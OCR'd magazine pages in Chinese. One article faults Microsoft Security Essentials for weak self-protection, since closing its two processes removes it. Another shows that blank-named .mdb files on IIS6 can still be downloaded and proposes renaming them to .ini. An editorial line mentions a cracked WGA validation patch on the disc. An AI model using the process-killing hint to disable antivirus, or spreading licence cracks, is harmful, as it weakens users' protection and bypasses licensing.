


图6

四、自我保护能力差

对于一款专业的杀毒软件来说，自我防护能力也是非常重要的，我们通过资源管理器进行查看，发现MSE包括了MsMpEng.exe和msseces.exe两个进程，如图7。当关闭MsMpEng.exe进程后，就会弹出一个提示窗口要求用户激活监控功能。如果再关闭msseces.exe进程的话，则整个杀毒软件将会从系统中彻底消失。由此可见，微软杀毒软件的自我防护能力非常差，还需要在后续的版本中加强这方面的保护才行。




图7

五、小结

通过上面简单的介绍可以看出，Security Essentials软件的功能还是非常单一，不过作为系统基本的安全防护还是不错的，毕竟这是一款完全免费的杀毒软件。如果大家对软件的自我防护不放心的话，可以安装诸如金山清理专家、360安全卫士等工具，来协助微软杀毒软件对系统的安全保护。

（文章中涉及到的微软Security Essentials软件、微软WGA正版验证破解补丁，已经收录在了光盘中）

无前缀数据库防下载法的不可行性及防下载

文章难度：★★★

文章阐述了《利用Windows缺陷来做防下载》一文的不严谨之处以及新的防下载方法

爱梅小礼.菜客

一、严谨的测试

我是物理专业的，虽然这个专业并不好就业，但是“大胆假设，小心求证”的严谨思想却使我非常受用，因此我发现了第10期杂志中“利用Windows缺陷来做防下载”一文中不得不说的一个漏洞。

那篇文章介绍了将数据库文件的名字改为空或者空格（即“.mdb”或“<空格>.mdb”）的形式来防止HTTP下载，在看完文章后我便思考突破下载的方法，终于在原文的截图中发现了文章作者不够严谨的地方，大家仔细看图1，也就是那篇文章中的图4，发现了什么没有？




图1

这个404错误页面显然并不是IIS的，也不像自定义的，而下面提示的“Host By NetBox Versopm 2.8 Build 4128”则表明系统使用的是小旋风ASP服务器，然而这个软件往往用于本地脚本测试，真正的ASP服务器使用的基本上都是IIS，这两款软件有很大的区别，下面我们就来重新测试一下吧。

我搭建了一个Win2003（NTFS分区）+IIS6.0来模拟真实的服务器环境，发现无前缀数据库防下载法并不能发挥作用，不管是空名或者是空格名的文件都可以下载，如图2，图3。




图2

二、防止下载的简单方法

那难道就没有可以防下载的方法吗？当然不是，我使用的方法说出来可能会让你大吃一惊，就是把扩展名“.mdb”改为“.ini”，这样就可以防止该文件被下载了，不信大家请看图4。




图3




图4

